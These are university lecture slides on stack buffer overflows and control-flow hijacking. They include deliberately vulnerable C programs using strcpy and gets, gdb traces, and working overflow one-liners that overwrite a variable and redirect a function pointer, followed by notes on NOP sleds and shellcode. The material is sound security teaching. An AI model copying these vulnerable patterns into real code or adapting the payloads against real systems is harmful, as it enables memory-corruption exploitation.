CSC 405
Control Hijacking Attacks, Part One

Alexandros Kapravelos
akaprav@ncsu.edu

Attacker's Mindset

- Take control of the victim's machine
  - Hijack the execution flow of a running program
  - Execute arbitrary code

Attacker’s Mindset

- Take control of the victim’s machine
  - Hijack the execution flow of a running program
  - Execute arbitrary code
- Requirements
  - Inject attack code or attack parameters
  - Abuse vulnerability and modify memory such that control flow is redirected

Attacker's Mindset

- Take control of the victim's machine
  - Hijack the execution flow of a running program
  - Execute arbitrary code
- Requirements
  - Inject attack code or attack parameters
  - Abuse vulnerability and modify memory such that control flow is redirected
- Change of control flow
  - Alter a code pointer (value that influences **program counter**)
  - Change memory region that should not be accessed

Buffer Overflows

- One of the most used attacks
- Often related to particular programming language

- Mostly relevant for C / C++ programs
- Not in languages with automatic memory management
  - dynamic bounds checks (e.g., Java)
  - automatic resizing of buffers (e.g., Perl, Python)


Buffer Overflows

- One of the most used attacks
- Often related to particular programming language

Advantages	**Disadvantages**
• Very Effective – attack code runs with privileges of exploited process • Can be exploited locally and remotely – interesting for network services	• Architecture Dependent – directly inject assembler code • Operating System Dependent – use of system calls • Some guesswork involved (to get correct addresses)


Process Memory Regions

- Stack Segment
  - Local variables
  - Procedure calls




Process Memory Regions

- Stack Segment
  - Local variables
  - Procedure calls
- Data Segment
  - Global Initialized Variables (`.data`)
  - Global Uninitialized Variables (`.bss`)
  - Dynamic Variables (`heap`)



Process Memory Regions


- Stack Segment
  - Local variables
  - Procedure calls
- Data Segment
  - Global Initialized Variables (`.data`)
  - Global Uninitialized Variables (`.bss`)
  - Dynamic Variables (`heap`)
- Code (`.text`) Segment
  - Program instructions
  - Usually **read-only**



Process Memory Regions

- Stack Segment
  - Local variables
  - Procedure calls
- Data Segment
  - Global Initialized Variables (`.data`)
  - Global Uninitialized Variables (`.bss`)
  - Dynamic Variables (`heap`)
- Code (`.text`) Segment
  - Program instructions
  - Usually **read-only**

Why?




Overflow Types

- Overflow memory region on the stack
  - Overflow **function return address**
  - Overflow **function frame (base) pointer**
  - Escaping signal handlers with **longjmp**
- Overflow (dynamically allocated) memory region on the heap
- Overflow function pointers
  - Stack, Heap, BSS

Stack

- Usually grows towards smaller memory addresses
  - Intel, Motorola, SPARC, MIPS
- **Processor Register** points to top of stack
  - stack pointer – **SP/ESP/RSI**
  - **points to last stack element** or first free slot
- Composed of frames
  - frame/base pointer – **FP/EBP/RBP**
  - pushed on top of stack as consequence of function calls
  - **address of current frame** stored in processor register
  - used to conveniently reference local variables

Stack


previous frame
function arguments
return address
previous frame pointer
local variables
current frame
frame pointer
stack pointer
caller code
1. push arguments
2. call instruction
callee code
1. push frame pointer
2. move stack pointer to frame pointer
3. increase stack pointer

Procedure Call


```c
// simple.c
#include <stdio.h>
#include <string.h>

int foo(int a, int b) {
    int i = 3;
    return (a + b) * i;
}

int main(int argc, char* argv[]) {
    int e = 0;
    e = foo(4, 5);
    printf("%d", e);
}
```


A Closer Look

```
(gdb) disas main
Dump of assembler code for function main:
0x0804836d <main+0>:    push   %ebp
0x0804836e <main+1>:    mov    %esp,%ebp
0x08048370 <main+3>:    sub    $0x18,%esp
0x08048373 <main+6>:    and    $0xfffffff0,%esp
0x08048376 <main+9>:    mov    $0x0,%eax
0x0804837b <main+14>:   add    $0xf,%eax
0x0804837e <main+17>:   add    $0xf,%eax
0x08048381 <main+20>:   shr    $0x4,%eax
0x08048384 <main+23>:   shl    $0x4,%eax
0x08048387 <main+26>:   sub    %eax,%esp
0x08048389 <main+28>:   movl   $0x0,0xfffffffc(%ebp)
0x08048390 <main+35>:   movl   $0x5,0x4(%esp)
0x08048398 <main+43>:   movl   $0x4,(%esp)
0x0804839f <main+50>:   call   0x8048354 <foo>
0x080483a4 <main+55>:   mov    %eax,0xfffffffc(%ebp)
```




A Closer Look

```
(gdb) breakpoint foo
Breakpoint 1 at 0x804835a
(gdb) run
Starting program: ./test1
Breakpoint 1, 0x0804835a in foo ()
(gdb) disas
Dump of assembler code for function foo:
0x08048354 <foo+0>:      push   %ebp
0x08048355 <foo+1>:      mov    %esp,%ebp
0x08048357 <foo+3>:      sub    $0x10,%esp
0x0804835a <foo+6>:      movl   $0x3,0xfffffffc(%ebp)
0x08048361 <foo+13>:     mov    0xc(%ebp),%eax
0x08048364 <foo+16>:     add    0x8(%ebp),%eax
0x08048367 <foo+19>:     imul   0xfffffffc(%ebp),%eax
0x0804836b <foo+23>:     leave
0x0804836c <foo+24>:     ret
End of assembler dump.
(gdb)
```



The foo Frame

```
(gdb) stepi
0x08048361 in foo ()
(gdb) x/12wx $ebp-16
0xaf9d3cc8:   0xaf9d3cd8   0x080482de   0xa7faf360   0x00000003
0xaf9d3cd8:   0xafdde9f8   0x080483a4   0x00000004   0x00000005
0xaf9d3ce8:   0xaf9d3d08   0x080483df   0xa7fadff4   0x08048430
```



Buffer Overflow

- **Main Cause** - program accepts more input than there is space allocated

- This happens when an array (or buffer) has not enough space, more bytes are provided, and no checks are made
  - Easy with C strings (character arrays)
  - Plenty of vulnerable library functions

    `strcpy, strcat, gets, fgets, sprintf, ..`

- Input **spills** to adjacent regions and modifies
  - Code pointer or application data
  - All the overflow possibilities that we have enumerated before
  - Normally, this will crash the program (e.g., `sigsegv`)

Example

```c
// vul_strcpy.c
#include <stdio.h>
#include <string.h>

int vulnerable(char* param) {
    char buffer[100];
    strcpy(buffer, param);
}

int main(int argc, char* argv[]) {
    vulnerable(argv[1]);
    printf("Everything's fine\n");
}
```

Buffer that can contain 100 bytes

Copy an arbitrary number of characters from param to buffer

Let's Crash

```
$ ./vul_strcpy hello
Everything's fine
```

Let's Crash

```
$ ./vul_strcpy hello
Everything's fine

$ ./vul_strcpy AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault
```

Let's Crash

```
$ ./vul_strcpy hello
Everything's fine

$ ./vul_strcpy AA                          AAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAA                       AAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAA                       AAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAA                       AAAAAAAAAAAAAAAAA
Segmentation fault
```

What is something we know about the 'A' character?

What Happened?

```
$ gdb ./vul_strcpy

(gdb) run hello

Starting program: ./vul_strcpy
Everything's fine


(gdb) run
```

params	
return address	
saved EBP	
buffer	

What Happened?

```
$ gdb ./vul_strcpy
(gdb) run hello
Starting program: ./vul_strcpy
Everything's fine

(gdb) run AAAAAAAAAAAAAAAA
```

params	
return address	
saved EBP	
buffer	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41

What Happened?

```
$ gdb ./vul_strcpy

(gdb) run hello

Starting program: ./vul_strcpy
Everything's fine

(gdb) run AAAAAAAAAAAAAAAAAAAA
```

params	
return address	
saved EBP	41 41 41 41
buffer	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41

What Happened?

```
$ gdb ./vul_strcpy

(gdb) run hello

Starting program: ./vul_strcpy
Everything's fine


(gdb) run AAAAAAAAAAAAAAAAAAAAAAAA
```

params	
return address	41 41 41 41
saved EBP	41 41 41 41
buffer	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41

What Happened?

```
$ gdb ./vul_strcpy

(gdb) run hello

Starting program: ./vul_strcpy
Everything's fine


(gdb) run AAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

params	41 41 41 41
return address	**41 41 41 41**
saved EBP	41 41 41 41
buffer	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41

What Happened?

```
$ gdb ./vul_strcpy

(gdb) run hello

Starting program: ./vul_strcpy
Everything's fine


(gdb) run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

	41 41 41 41
params	41 41 41 41
return address	**41 41 41 41**
saved EBP	41 41 41 41
buffer	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41

What Happened?

```
$ gdb ./vul_strcpy

(gdb) run hello

Starting program: ./vul_strcpy
Everything's fine


(gdb) run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Starting program: ./vul_strcpy AAAAAAAA...
Program received signal SIGSEGV,
Segmentation fault.
0x41414141 in ?? ()
```

	41 41 41 41
params	41 41 41 41
return address	41 41 41 41
saved EBP	41 41 41 41
buffer	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41

Example - Modifying Local Variables

```c
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv) {
 if(argc == 1) {
  printf("please specify an argument\n");
 }

 int modified = 0;

 char buffer[64];
 strcpy(buffer, argv[1]);

 if(modified == 0x61626364) {
  printf("you have correctly got the variable to the right value\n");
 } else {
  printf("Try again, you got 0x%08x\n", modified);
 }

 return 0;
}
```

Buffer that can contain 64 bytes

Goal is to change `modified` to equal `0x61626364`

Example - Modifying Local Variables

```
$ ./stack1 hello
Try again, you got 0x00000000

$ ./stack1 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Try again, you got 0x41414141
Segmentation fault
```

Example - Modifying Local Variables

```
$ ./stack1 hello
Try again, you got 0x00000000

$ ./stack1 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Try again, you got 0x41414141
Segmentation fault
```

Okay, now we're getting somewhere

Using the Power of Interpreted Languages!

```
$ ./stack1 `python3 -c "print('A'*100 + 'dcba')"`
Try again, you got 0x41414141
Segmentation fault

$ ./stack1 `python3 -c "print('A'*70 + 'dcba')"`
Try again, you got 0x00000000
Segmentation fault

$ ./stack1 `python3 -c "print('A'*75 + 'dcba')"`
Try again, you got 0x00616263
Segmentation fault

$ ./stack1 `python3 -c "print('A'*76 + 'dcba')"`
you have correctly got the variable to the right value
```

Example - Calling Other Functions

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

void win() {
  printf("code flow successfully changed\n");
}

int main(int argc, char **argv) {
  int (*fp)();
  char buffer[64];

  fp = 0;

  gets(buffer);

  if(fp) {
    printf("calling function pointer, jumping to 0x%08x\n", fp);
    fp();
  }
}
```

Function in Program

Modify `fp` to jump to `win()`

Example - Calling Other Functions

```
$ objdump -d stack3 | grep win
0000000000401176 <win>:

$ perl -e 'print "A"x70 . "\x76\x11\x40\x00"' | ./stack3
calling function pointer, jumping to 0x00000040
Segmentation fault

$ perl -e 'print "A"x75 . "\x76\x11\x40\x00"' | ./stack3
calling function pointer, jumping to 0x76414141
Segmentation fault

$ perl -e 'print "A"x72 . "\x76\x11\x40\x00"' | ./stack3
calling function pointer, jumping to 0x00401176
code flow successfully changed
```

Choosing Where to Jump

- Address inside a buffer of which the attacker controls the content
  - + works for remote attacks
  - – the attacker need to know the address of the buffer
  - – the memory page containing the buffer must be executable
- Address of an environment variable
  - + easy to implement, works even with tiny buffers
  - – only for local exploits
  - – some programs clean the environment
  - – the stack must be executable
- Address of a function inside the program
  - + works for remote attacks, does not require an executable stack
  - – need to find the right code
  - – one or more fake frames must be put on the stack


Jumping into the Buffer

- The buffer that we are overflowing is usually a good place to put the malicious code (`shellcode`) that we want to execute
- The buffer is **somewhere** on the stack, but in most cases the exact address is unknown
  - The address must be **precise**
    - jumping one byte before or after would **make the application crash**
  - On the local system, it is possible to calculate the address with a debugger, but it is **unlikely to be the same address on a different machine**
  - Any change to the environment variables affect the stack position

Solution: The NOP Sled


- A sled is a "landing area" that is put in front of the shellcode
- Must be created in a way such that wherever the program jump into it..
  - .. always finds a valid instruction
  - .. always reaches the end of the sled and the beginning of the shellcode
- The simplest sled is a sequence of no operation (`NOP`) instructions
  - single byte instruction (`0x90`) that does not do anything
  - more complex sleds possible (ADMmutate)
- It mitigates the problem of finding the exact address to the buffer by increasing the size of the target are area

Assembling the Malicious Buffer



Code Pointer

Any return address on the NOP sled **succeeds**



Security Zen

CVE-2025-24200

iOS 18.3.1

A physical attack may disable USB Restricted Mode on a locked device. Apple is aware of a report that this issue may have been exploited in an extremely sophisticated attack against specific targeted individuals.

USB Restricted Mode Bypass: CVE-2025-24200 can disable Apple's USB Restricted Mode, a security feature introduced in iOS 11.4.1 designed to prevent unauthorized data access via USB connections when a device has not been unlocked or connected to an accessory in the past hour

source: https://support.apple.com/en-us/122174